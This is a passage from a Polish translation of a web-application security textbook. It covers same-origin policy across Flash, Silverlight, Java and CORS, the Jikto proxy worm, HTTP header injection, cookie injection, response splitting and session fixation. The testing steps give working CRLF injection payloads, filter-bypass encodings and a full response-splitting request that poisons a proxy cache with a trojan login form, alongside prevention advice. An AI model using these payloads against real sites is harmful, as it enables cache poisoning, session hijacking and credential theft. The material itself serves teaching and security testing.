* Niektóre pliki zasad ujawniają nazwy hostów intranetu lub inne poufne informacje, które mogą być przydatne dla atakującego.

Należy również zauważyć, że obiekt Flash może określać adres URL na serwerze docelowym, z którego należy pobrać plik zasad. Jeśli w domyślnej lokalizacji nie ma pliku zasad najwyższego poziomu, przeglądarka Flash próbuje pobrać zasady z określonego adresu URL. Aby można było przetworzyć odpowiedź na ten adres URL, musi ona zawierać poprawnie sformatowany plik zasad i musi określać XML lub tekstowy typ MIME w nagłówku Content-Type. Obecnie większość domen w Internecie nie publikuje pliku zasad Flash w /crossdomain.xml, być może wychodząc z założenia, że domyślnym zachowaniem bez zasad jest blokowanie dostępu między domenami. Jednak pomija to możliwość, że obiekty Flash innych firm określają niestandardowy adres URL, z którego można pobrać zasady. Jeśli aplikacja zawiera jakąkolwiek funkcjonalność, którą osoba atakująca może wykorzystać do umieszczenia dowolnego pliku XML w adresie URL w domenie aplikacji, może być narażona na ten atak.

Zasady tego samego źródła i Silverlight

Zasady tego samego pochodzenia dla Silverlight są w dużej mierze oparte na zasadach zaimplementowanych przez Flash. Obiekty Silverlight mają swoje pochodzenie określone przez domenę adresu URL, z którego obiekt jest ładowany, a nie adres URL strony HTML, która ładuje obiekt. Jedną z ważnych różnic między Silverlight i Flash jest to, że Silverlight nie segreguje źródeł na podstawie protokołu lub portu, więc obiekty ładowane przez HTTP mogą wchodzić w interakcje z adresami URL HTTPS w tej samej domenie. Silverlight używa własnego pliku zasad międzydomenowych, znajdującego się w /clientaccesspolicy. xml. Oto przykład pliku zasad Silverlight opublikowanego przez www. microsoft.com:

<?xml version=”1.0” encoding=”utf-8”?>

<access-policy>

<cross-domain-access>

<policy>

<allow-from >

<domain uri=”http://www.microsoft.com”/>

<domain uri=”http://i.microsoft.com”/>

<domain uri=”http://i2.microsoft.com”/>

<domain uri=”http://i3.microsoft.com”/>

<domain uri=”http://i4.microsoft.com”/>

<domain uri=”http://img.microsoft.com”/>

</allow-from>

<grant-to>

<resource path=”/” include-subpaths=”true”/>

</grant-to>

</policy>

</cross-domain-access>

</access-policy>

Te same kwestie, które zostały już omówione w przypadku pliku zasad Flash dla wielu domen, mają zastosowanie do Silverlight, z tym wyjątkiem, że Silverlight nie zezwala obiektowi na określenie niestandardowego adresu URL dla pliku zasad. Jeśli plik zasad Silverlight nie jest obecny na serwerze, rozszerzenie przeglądarki Silverlight próbuje załadować prawidłowy plik zasad Flash z domyślnej lokalizacji. Jeśli plik jest obecny, rozszerzenie przetwarza go zamiast tego.

Zasady tego samego pochodzenia i Java

Java implementuje segregację między źródłami w sposób, który w dużej mierze opiera się na polityce tego samego pochodzenia przeglądarki. Podobnie jak w przypadku innych rozszerzeń przeglądarki, pochodzenie apletów Java określa domena adresu URL, z którego aplet jest ładowany, a nie adres URL strony HTML, która ładuje obiekt. Jedną z ważnych różnic w stosunku do zasad tego samego pochodzenia w Javie jest to, że inne domeny, które mają ten sam adres IP co domena źródłowa, są w pewnych okolicznościach uważane za domeny tego samego pochodzenia. Może to prowadzić do ograniczonej interakcji między domenami w niektórych sytuacjach związanych z hostingiem współdzielonym. W Javie nie ma obecnie możliwości publikowania przez domenę zasad umożliwiających interakcję z innych domen.

Zasady tego samego pochodzenia i HTML5

Zgodnie z pierwotnym założeniem XMLHttpRequest umożliwia wysyłanie żądań tylko do tego samego źródła, co strona wywołująca. Wraz z HTML5 technologia ta jest modyfikowana, aby umożliwić dwukierunkową interakcję z innymi domenami, pod warunkiem, że domeny, do których uzyskuje się dostęp, wyrażają na to zgodę. Zezwolenie na interakcję między domenami jest realizowane przy użyciu szeregu nowych nagłówków HTTP. Kiedy skrypt próbuje wykonać żądanie międzydomenowe przy użyciu XMLHttpRequest, sposób jego przetwarzania zależy od szczegółów żądania:

* W przypadku „normalnych” żądań, które można wygenerować między domenami przy użyciu istniejących konstrukcji HTML, przeglądarka wysyła żądanie i sprawdza wynikowe nagłówki odpowiedzi, aby określić, czy wywołujący skrypt powinien mieć dostęp do odpowiedzi z żądania.

* Inne żądania, których nie można wygenerować przy użyciu istniejącego kodu HTML, na przykład przy użyciu niestandardowej metody HTTP lub Content-Type, lub które dodają niestandardowe nagłówki HTTP, są obsługiwane inaczej. Przeglądarka najpierw wysyła żądanie OPTIONS do docelowego adresu URL, a następnie sprawdza nagłówki odpowiedzi, aby określić, czy próba żądania powinna być dozwolona.

W obu przypadkach przeglądarka dodaje nagłówek Origin, aby wskazać domenę, z której próbuje się wykonać żądanie międzydomenowe:

Pochodzenie: http://wahh-app.com. Aby zidentyfikować domeny, które mogą wykonywać dwukierunkową interakcję, odpowiedź serwera zawiera nagłówek Access-Control-Allow-Origin, który może zawierać oddzieloną przecinkami listę akceptowanych domen i symboli wieloznacznych:

Access-Control-Allow-Origin: *

W drugim przypadku, gdy żądania międzydomenowe są wstępnie sprawdzane przy użyciu żądania OPTIONS, do wskazania szczegółów żądania, które ma zostać wykonane, można użyć nagłówków takich jak poniższe:

Access-Control-Request-Method: PUT

Access-Control-Request-Headers: X-PINGOTHER

W odpowiedzi na żądanie OPTIONS serwer może użyć nagłówków podobnych do poniższych w celu określenia dozwolonych typów żądań międzydomenowych:Access-Control-Allow-Origin: http://wahh-app.com

Access-Control-Allow-Methods: POST, GET, OPTIONS

Access-Control-Allow-Headers: X-PINGOTHER

Access-Control-Max-Age: 1728000

KROKI HACKOWANIA


1. Aby przetestować obsługę żądań międzydomenowych przez aplikację za pomocąXMLHttpRequest, powinieneś spróbować dodać nagłówek Origin określający inną domenę i sprawdzić wszystkie zwrócone nagłówki Access-Control. Konsekwencje dla bezpieczeństwa związane z zezwoleniem na dwukierunkowy dostęp z dowolnej domeny lub z określonych innych domen są takie same, jak te opisane dla zasad Flash między domenami.

2. Jeśli obsługiwany jest dostęp między domenami, należy również użyć żądań OPTIONS, aby dokładnie zrozumieć, jakie nagłówki i inne szczegóły żądania są dozwolone. Oprócz możliwości umożliwienia dwukierunkowej interakcji z domen zewnętrznych, nowe funkcje XMLHttpRequest mogą prowadzić do nowych rodzajów ataków wykorzystujących określone funkcje aplikacji internetowych lub ogólnie do nowych ataków. Jak opisano w rozdziale 12, niektóre aplikacje używają XMLHttpRequest do wysyłania asynchronicznych żądań dotyczących plików, które są określone w parametrze adresu URL lub po identyfikatorze fragmentu. Pobrany plik jest dynamicznie ładowany do na bieżącej stronie. Ponieważ żądania międzydomenowe nie były wcześniej możliwe przy użyciu XMLHttpRequest, nie było konieczne sprawdzanie, czy żądany element znajduje się we własnej domenie aplikacji. Dzięki nowej

wersji XMLHttpRequest osoba atakująca może określić adres URL w kontrolowanej przez siebie domenie, przeprowadzając w ten sposób ataki polegające na zdalnym dołączaniu plików po stronie klienta przeciwko użytkownikom aplikacji. Mówiąc bardziej ogólnie, nowe funkcje XMLHttpRequest zapewniają złośliwym lub zainfekowanym witrynom nowe sposoby przeprowadzania ataków za pośrednictwem przeglądarek odwiedzających użytkowników, nawet w przypadku odmowy dostępu między domenami. Skanowanie portów między domenami zostało zademonstrowane przy użyciu XMLHttpRequest do wysyłania prób żądań dla dowolnych hostów i portów oraz obserwowania różnic czasowych w odpowiedziach w celu wywnioskowania, czy żądany port jest otwarty, zamknięty czy filtrowany. Co więcej, XMLHttpRequest może służyć do przeprowadzania rozproszonych ataków typu „odmowa usługi" z dużo większą szybkością niż jest to możliwe przy użyciu starszych metod generowania żądań międzydomenowych. Jeśli atakowana aplikacja odmówi dostępu między domenami, konieczne jest zwiększenie wartości parametru adresu URL, aby upewnić się, że każde żądanie dotyczy innego adresu URL i dlatego jest rzeczywiście wysyłane przez przeglądarkę.

Przekraczanie domen z aplikacjami usługi proxy

Niektóre publicznie dostępne aplikacje internetowe skutecznie działają jako usługi proxy, umożliwiając pobieranie treści z innej domeny, ale udostępnianie ich użytkownikowi z poziomu aplikacji internetowej pośredniczącej. Przykładem tego jest Tłumacz Google (GT), który żąda określonego zewnętrznego adresu URL i zwraca jego zawartość, jak pokazano na rysunku .



(Chociaż mechanizm tłumaczący może modyfikować tekst w pobranej odpowiedzi, podstawowe znaczniki HTML i kod skryptu pozostają niezmienione).

Interesujące jest to, że dwie różne domeny zewnętrzne są dostępne za pośrednictwem aplikacji GT. Kiedy tak się dzieje, z punktu widzenia przeglądarki zawartość każdej domeny zewnętrznej znajduje się

teraz w domenie GT, ponieważ jest to domena, z której została pobrana. Ponieważ dwa zestawy treści znajdują się w tej samej domenie, możliwa jest dwukierunkowa interakcja między nimi, jeśli odbywa się to również za pośrednictwem domeny GT. Oczywiście, jeśli użytkownik jest zalogowany do zewnętrznej aplikacji, a następnie uzyskuje dostęp do aplikacji przez GT, jej przeglądarka poprawnie traktuje GT jako inną domenę. W związku z tym pliki cookie użytkownika dla aplikacji zewnętrznej nie są wysyłane w żądaniach przez GT, ani nie jest możliwa żadna inna interakcja. W związku z tym złośliwa strona internetowa nie może łatwo wykorzystać GT do naruszenia sesji użytkowników w innych aplikacjach. Jednak zachowanie usług proxy, takich jak GT, może umożliwić jednej witrynie interakcję dwukierunkową z publicznymi, nieuwierzytelnionymi obszarami aplikacji w innej domenie. Jednym z przykładów tego ataku jest Jikto, robak typu proof-of-concept, który może rozprzestrzeniać się między aplikacjami internetowymi poprzez znajdowanie i wykorzystywanie w nich trwałych luk XSS. Zasadniczo kod Jikto działa w następujący sposób:

* Przy pierwszym uruchomieniu skrypt sprawdza, czy działa w domenie GT. Jeśli nie, ponownie ładuje bieżący adres URL przez domenę GT, skutecznie przenosząc się do tej domeny.

* Skrypt żąda treści z domeny zewnętrznej za pośrednictwem GT. Ponieważ sam skrypt działa w domenie GT, może przeprowadzać dwukierunkową interakcję z treściami publicznymi w dowolnej innej domenie za pośrednictwem GT.

* Skrypt implementuje podstawowy skaner sieciowy w JavaScript, aby sondować domenę zewnętrzną pod kątem uporczywych luk XSS. Takie luki mogą pojawić się w publicznie dostępnych funkcjach, takich jak fora dyskusyjne.

* Po zidentyfikowaniu odpowiedniej luki w zabezpieczeniach skrypt wykorzystuje to, aby przesłać swoją kopię do domeny zewnętrznej.

* Gdy inny użytkownik odwiedza zaatakowaną domenę zewnętrzną, skrypt jest wykonywany, a proces się powtarza.

Robak Jikto próbuje wykorzystać luki XSS do samorozprzestrzeniania się. Jednak podstawowa technika ataku, polegająca na łączeniu domen za pośrednictwem usług proxy, nie zależy od żadnej luki w zabezpieczeniach poszczególnych aplikacji zewnętrznych, które są celem ataku, i nie można jej realistycznie obronić. Niemniej jednak jest interesująca jako samodzielna technika ataku. Jest to również przydatny temat do sprawdzenia, czy rozumiesz, w jaki sposób zasady tego samego pochodzenia mają zastosowanie w nietypowych sytuacjach.

Inne ataki iniekcyjne po stronie klienta

Wiele ataków, które zbadaliśmy do tej pory, polega na wykorzystaniu niektórych funkcji aplikacji do wstrzyknięcia spreparowanej treści do odpowiedzi aplikacji. Najlepszym tego przykładem są ataki XSS. Widzieliśmy również technikę używaną do przechwytywania danych między domenami za pomocą wstrzykniętego kodu HTML i CSS. W tej sekcji omówiono szereg innych ataków obejmujących wstrzykiwanie do kontekstów po stronie klienta.

Wstrzyknięcie nagłówka HTTP

Luki w zabezpieczeniach umożliwiające wstrzyknięcie nagłówka HTTP powstają, gdy dane kontrolowane przez użytkownika są wstawiane w niebezpieczny sposób do nagłówka HTTP zwracanego przez aplikację. Jeśli atakujący może wstrzyknąć znaki nowego wiersza do kontrolowanego przez siebie nagłówka, może wstawić dodatkowe nagłówki HTTP do odpowiedzi i wpisać dowolną treść w treści odpowiedzi. Ta luka pojawia się najczęściej w odniesieniu do nagłówków Location i Set-Cookie,

ale może wystąpić w przypadku dowolnego nagłówka HTTP. Widzieliśmy już wcześniej, jak aplikacja może pobierać dane wejściowe podane przez użytkownika i umieszczać je w nagłówku lokalizacji odpowiedzi 3xx. W podobny sposób niektóre aplikacje pobierają dane wprowadzone przez użytkownika i wstawiają je do wartości pliku cookie. Na przykład:

GET /settings/12/Default.aspx?Language=English HTTP/1.1

Host: mdsec.net

HTTP/1.1 200 OK

Set-Cookie: PreferredLanguage=English

...

W każdym z tych przypadków osoba atakująca może skonstruować spreparowane żądanie przy użyciu znaków powrotu karetki (0x0d) i/lub nowego wiersza (0x0a) w celu wstrzyknięcia nowej linii do kontrolowanego przez siebie nagłówka, a tym samym wstawienia dalszych danych w następującym wierszu:

GET /settings/12/Default.aspx?Language=English%0d%0aFoo:+bar HTTP/1.1

Host: mdsec.net

HTTP/1.1 200 OK

Set-Cookie: PreferredLanguage=English

Foo: bar

...

Wykorzystywanie luk w zabezpieczeniach związanych z wstrzykiwaniem nagłówków

Potencjalne luki związane z wstrzyknięciem nagłówka można wykryć w podobny sposób jak luki XSS, ponieważ szukasz przypadków, w których dane wejściowe kontrolowane przez użytkownika pojawiają się ponownie w dowolnym miejscu w nagłówkach HTTP zwróconych przez aplikację. Dlatego w trakcie sondowania aplikacji pod kątem luk XSS należy również zidentyfikować wszelkie miejsca, w których aplikacja może być podatna na wstrzyknięcie nagłówka.

KROKI HACKOWANIA

1. Dla każdego potencjalnie podatnego na atak wystąpienia, w którym dane wejściowe kontrolowane przez użytkownika są kopiowane do nagłówka HTTP, sprawdź, czy aplikacja akceptuje dane zawierające znaki powrotu karetki (%0d) i nowego wiersza (%0a) zakodowane w adresie URL oraz czy te są zwracane w odpowiedzi w stanie nieoczyszczonym.

2. Zwróć uwagę, że w odpowiedzi serwera szukasz samych znaków nowego wiersza, a nie ich odpowiedników zakodowanych w adresach URL. Jeśli przeglądasz odpowiedź w przechwytującym serwerze proxy, powinieneś zobaczyć dodatkowy wiersz w nagłówkach HTTP, jeśli atak się powiódł.

3. Jeśli w odpowiedzi serwera zostanie zwrócony tylko jeden z dwóch znaków nowej linii, nadal możliwe jest stworzenie działającego exploita, w zależności od kontekstu.

4. Jeśli okaże się, że aplikacja blokuje lub oczyszcza znaki nowej linii, spróbuj wykonać następujące obejścia:

foo%00%0d%0abar

foo%250d%250abar

foo%%0d0d%%0a0abar

OSTRZEŻENIE: takie problemy są czasami pomijane przez nadmierne poleganie na kodzie źródłowym HTML i/lub wtyczkach przeglądarki w celu uzyskania informacji, które nie pokazują nagłówków odpowiedzi. Upewnij się, że odczytujesz nagłówki odpowiedzi HTTP za pomocą przechwytującego narzędzia proxy.

Jeśli możliwe jest wstrzyknięcie do odpowiedzi dowolnych nagłówków i treści wiadomości, zachowanie to może zostać wykorzystane do atakowania innych użytkowników aplikacji na różne sposoby.

Wstrzykiwanie plików cookie

Można skonstruować adres URL, który ustawia dowolne pliki cookie w przeglądarce dowolnego użytkownika, który o to poprosi:

GET /settings/12/Default.aspx?Language=English%0d%0aSet-

Plik cookie:+SessId%3d120a12f98e8; HTTP/1.1

Host: mdsec.net

HTTP/1.1 200 OK

Set-Cookie: PreferredLanguage=English

Ustaw plik cookie: SessId=120a12f98e8;

...

Jeśli są odpowiednio skonfigurowane, te pliki cookie mogą utrzymywać się w różnych sesjach przeglądarki. Użytkownicy docelowi mogą zostać nakłonieni do uzyskania dostępu do złośliwego adresu URL za pomocą tych samych mechanizmów dostarczania, które zostały opisane dla odbitych luk w zabezpieczeniach XSS (poczta e-mail, strona internetowa strony trzeciej itd.).

Dostarczanie innych ataków

Ponieważ wstrzykiwanie nagłówka HTTP umożliwia atakującemu kontrolowanie całej treści odpowiedzi, może być używane jako mechanizm dostarczania praktycznie każdego ataku na innych użytkowników, w tym niszczenia wirtualnej strony internetowej, wstrzykiwania skryptu, arbitralnego przekierowania, ataków na kontrolki ActiveX itd. NA.

Dzielenie odpowiedzi HTTP

Ta technika ataku ma na celu zatrucie pamięci podręcznej serwera proxy złośliwą zawartością w celu narażenia innych użytkowników, którzy uzyskują dostęp do aplikacji za pośrednictwem serwera proxy. Na przykład, jeśli wszyscy użytkownicy w sieci korporacyjnej uzyskują dostęp do aplikacji za pośrednictwem buforującego serwera proxy, osoba atakująca może zaatakować ich, wprowadzając złośliwą zawartość do pamięci podręcznej serwera proxy, która jest wyświetlana wszystkim użytkownikom, którzy zażądają strony, której dotyczy problem.Atakujący może wykorzystać lukę w zabezpieczeniach polegającą na wstrzyknięciu nagłówka, aby przeprowadzić atak z podziałem odpowiedzi, wykonując następujące kroki:

1. Atakujący wybiera stronę aplikacji, którą chce zatruć w pamięci podręcznej proxy. Na przykład może zastąpić stronę /admin/ formularzem logowania trojana, który przesyła dane uwierzytelniające użytkownika do serwera atakującego.

2. Atakujący lokalizuje lukę umożliwiającą wstrzyknięcie nagłówka i formułuje żądanie, które wstrzykuje do odpowiedzi całą treść HTTP, a także drugi zestaw nagłówków odpowiedzi i drugą treść odpowiedzi. Druga treść odpowiedzi zawiera kod źródłowy HTML formularza logowania trojana atakującego. Efekt jest taki, że odpowiedź serwera wygląda dokładnie tak, jak dwie oddzielne odpowiedzi HTTP połączone ze sobą. Stąd nazwa techniki ataku, ponieważ atakujący skutecznie „podzielił" odpowiedź serwera na dwie osobne odpowiedzi. Na przykład:

GET /settings/12/Default.aspx?Language=English%0d%0aContent-Length:+22

%0d%0a%0d%0a<html>%0d%0afoo%0d%0a</html>%0d%0aHTTP/1.1+200+OK%0d%0a

Content-Length:+2307%0d%0a%0d%0a<html>%0d%0a<head>%0d%0a<title>

Administrator+login</title>0d%0a[...long URL...] HTTP/1.1

Host: mdsec.net

HTTP/1.1 200 OK

Set-Cookie: PreferredLanguage=English

Content-Length: 22

<html>

foo

</html>

HTTP/1.1 200 OK

Content-Length: 2307

<html>

<head>

<title>Administrator login</title>

...

3. Atakujący otwiera połączenie TCP z serwerem proxy i wysyła spreparowane żądanie, po którym natychmiast następuje żądanie zatrucia strony. Przesyłanie potokowe żądań w ten sposób jest dozwolone w protokole HTTP.

GET http://mdsec.net/settings/12/Default.aspx?Language=English%0d%0a

Content-Length:+22%0d%0a%0d%0a<html>%0d%0afoo%0d%0a</html>%0d%0aHTTP/

1.1+200+OK%0d%0aContent-Length:+2307%0d%0a%0d%0a<html>%0d%0a<head>%0d%0a

<title>Administrator+login</title>0d%0a[...long URL...] HTTP/1.1

Host: mdsec.net

Proxy-Connection: Keep-alive

GET http://mdsec.net/admin/ HTTP/1.1

Host: mdsec.net

Proxy-Connection: Close

4. Serwer proxy otwiera połączenie TCP z aplikacją i przesyła potokowo dwa żądania w ten sam sposób.


5. Aplikacja odpowiada na pierwsze żądanie wstrzykniętą przez atakującego treścią HTTP, która wygląda dokładnie tak, jak dwie osobne odpowiedzi HTTP.

6. Serwer proxy odbiera te dwie pozorne odpowiedzi i interpretuje drugą jako odpowiedź na drugie żądanie potokowe atakującego, które dotyczyło adresu URL http://mdsec.net/admin/. Serwer proxy buforuje tę drugą odpowiedź jako zawartość tego adresu URL. (Jeśli serwer proxy przechowuje już kopię strony w pamięci podręcznej, atakujący może spowodować, że ponownie zażąda adresu URL i zaktualizuje pamięć podręczną nową wersją, wstawiając odpowiedni nagłówek If-Modified-Since do swojego drugiego żądania i Last-Modified nagłówek do wstrzykniętej odpowiedzi.)

7. Aplikacja wysyła swoją rzeczywistą odpowiedź na drugie żądanie atakującego, zawierającą autentyczną treść adresu URL http://mdsec.net/admin/. Serwer proxy nie rozpoznaje tego jako odpowiedzi na żądanie, które faktycznie wysłał, i dlatego je odrzuca.

8. Użytkownik uzyskuje dostęp do http://mdsec.net/admin/ za pośrednictwem serwera proxy i otrzymuje zawartość tego adresu URL, która była przechowywana w pamięci podręcznej serwera proxy. Treść ta jest w rzeczywistości formularzem logowania trojana osoby atakującej, więc dane uwierzytelniające użytkownika są zagrożone.

Kroki związane z tym atakiem są zilustrowane na rysunku



Zapobieganie lukom w zabezpieczeniach związanym z wstrzykiwaniem nagłówka

Najskuteczniejszym sposobem zapobiegania podatności na wstrzykiwanie nagłówków HTTP jest niewstawianie kontrolowanych przez użytkownika danych wejściowych do nagłówków HTTP zwracanych przez aplikację. Jak widać w przypadku luk w zabezpieczeniach dotyczących arbitralnych przekierowań, zwykle dostępne są bezpieczniejsze alternatywy dla tego zachowania. Jeśli uważa się, że wstawianie danych kontrolowanych przez użytkownika do nagłówków HTTP jest nieuniknione, aplikacja powinna zastosować dwojakie podejście do obrony w głąb, aby zapobiec powstawaniu luk w zabezpieczeniach:

* Walidacja danych wejściowych - Aplikacja powinna przeprowadzać walidację kontekstową wprowadzanych danych w możliwie najdokładniejszy sposób. Na przykład, jeśli wartość pliku cookie jest ustawiana na podstawie danych wprowadzonych przez użytkownika, właściwe może być ograniczenie tego tylko do znaków alfabetu i maksymalnej długości 6 bajtów.

* Walidacja danych wyjściowych — każda część danych wstawiana do nagłówków powinna być filtrowana w celu wykrycia potencjalnie złośliwych znaków. W praktyce każdy znak o kodzie ASCII poniżej 0x20 należy uznać za podejrzany, a żądanie należy odrzucić. Aplikacje mogą zapobiegać wykorzystywaniu pozostałych luk w zabezpieczeniach związanych z wstrzykiwaniem nagłówków do zatruwania pamięci podręcznych serwera proxy, używając protokołu HTTPS dla całej zawartości aplikacji, pod warunkiem, że aplikacja nie wykorzystuje buforującego serwera odwrotnego proxy za swoim terminatorem SSL.

Wstrzyknięcie Ciasteczka

W atakach polegających na wstrzykiwaniu plików cookie osoba atakująca wykorzystuje niektóre funkcje aplikacji lub zachowanie przeglądarki, aby ustawić lub zmodyfikować plik cookie w przeglądarce użytkownika będącego ofiarą. Osoba atakująca może przeprowadzić atak polegający na wstrzykiwaniu plików cookie na różne sposoby:

* Niektóre aplikacje zawierają funkcje, które przyjmują nazwę i wartość w parametrach żądania i ustawiają je w pliku cookie w odpowiedzi. Typowym przykładem, w którym to występuje, są funkcje utrwalające preferencje użytkownika.

* Jak już opisano, jeśli istnieje luka w zabezpieczeniach umożliwiająca wstrzyknięcie nagłówka HTTP, można ją wykorzystać do wstrzyknięcia dowolnych nagłówków Set-Cookie.

* Luki w zabezpieczeniach XSS w powiązanych domenach można wykorzystać do ustawienia pliku cookie w docelowej domenie. Wszystkie subdomeny samej domeny docelowej oraz jej domen nadrzędnych i ich subdomen mogą być używane w ten sposób.

* Aktywny atak typu man-in-the-middle (na przykład przeciwko użytkownikom publicznej sieci bezprzewodowej) może zostać użyty do ustawienia plików cookie dla dowolnych domen, nawet jeśli aplikacja, której dotyczy atak, korzysta tylko z protokołu HTTPS, a jej pliki cookie są oznaczone jako bezpieczne. Ten rodzaj ataku jest opisany bardziej szczegółowo w dalszej części.

Jeśli osoba atakująca może ustawić dowolny plik cookie, może to wykorzystać na różne sposoby, aby zagrozić docelowemu użytkownikowi:

* W zależności od aplikacji ustawienie określonego pliku cookie może zakłócić logikę aplikacji na niekorzyść użytkownika (np. UseHttps=false).

* Ponieważ pliki cookie są zwykle ustawiane tylko przez samą aplikację, kod po stronie klienta może im ufać. Ten kod może przetwarzać wartości plików cookie w sposób niebezpieczny dla danych kontrolowanych przez osobę atakującą, co prowadzi do iniekcji XSS lub JavaScript w oparciu o DOM.

* Zamiast wiązać tokeny anty-CSRF z sesją użytkownika, niektóre aplikacje działają umieszczając token zarówno w pliku cookie, jak i parametrze żądania, a następnie porównując te wartości, aby zapobiec atakom CSRF. Jeśli atakujący kontroluje zarówno plik cookie, jak i wartość parametru, tę obronę można ominąć.


* Jak opisano wcześniej w tym rozdziale, niektóre trwałe XSS tego samego użytkownika mogą zostać wykorzystane poprzez atak CSRF na funkcję logowania w celu zalogowania użytkownika na konto

atakującego i uzyskania w ten sposób dostępu do ładunku XSS. Jeśli strona logowania jest solidnie chroniona przed CSRF, ten atak się nie powiedzie. Jeśli jednak atakujący może ustawić dowolny plik cookie w przeglądarce użytkownika, może wykonać ten sam atak, przekazując własny token sesji bezpośrednio użytkownikowi, omijając potrzebę ataku CSRF na funkcję logowania.

* Ustawienie dowolnych plików cookie może umożliwić wykorzystanie luk w zabezpieczeniach utrwalania sesji, jak opisano w następnej sekcji.

Utrwalanie sesji

Luki w zabezpieczeniach związane z utrwalaniem sesji zwykle powstają, gdy aplikacja tworzy anonimową sesję dla każdego użytkownika, gdy po raz pierwszy uzyskuje dostęp do aplikacji. Jeśli aplikacja zawiera funkcję logowania, ta anonimowa sesja jest tworzona przed zalogowaniem, a następnie jest aktualizowana do uwierzytelnionej sesji po zalogowaniu użytkownika. Ten sam token, który początkowo nie przyznaje specjalnego dostępu, później umożliwia uprzywilejowany dostęp w kontekście bezpieczeństwa użytkownik. W standardowym ataku polegającym na przejęciu sesji osoba atakująca musi użyć pewnych środków, aby przechwycić token sesji użytkownika aplikacji. Z drugiej strony, w ataku polegającym na utrwalaniu sesji atakujący najpierw uzyskuje anonimowy token bezpośrednio z aplikacji, a następnie używa pewnych środków, aby naprawić ten token w przeglądarce ofiary. Po zalogowaniu się użytkownika atakujący może użyć tokena do przejęcia sesji użytkownika. Rysunek przedstawia kroki potrzebne do udanego ataku polegającego na utrwalaniu sesji.



Kluczowym etapem tego ataku jest oczywiście moment, w którym atakujący przekazuje ofierze zdobyty przez siebie token sesji, powodując tym samym użycie go przez przeglądarkę ofiary. Sposoby, w jakie można to zrobić, zależą od mechanizmu używanego do przesyłania tokenów sesji:

* Jeśli używane są pliki cookie HTTP, osoba atakująca może spróbować użyć jednej z technik wstrzykiwania plików cookie, jak opisano w poprzedniej sekcji.

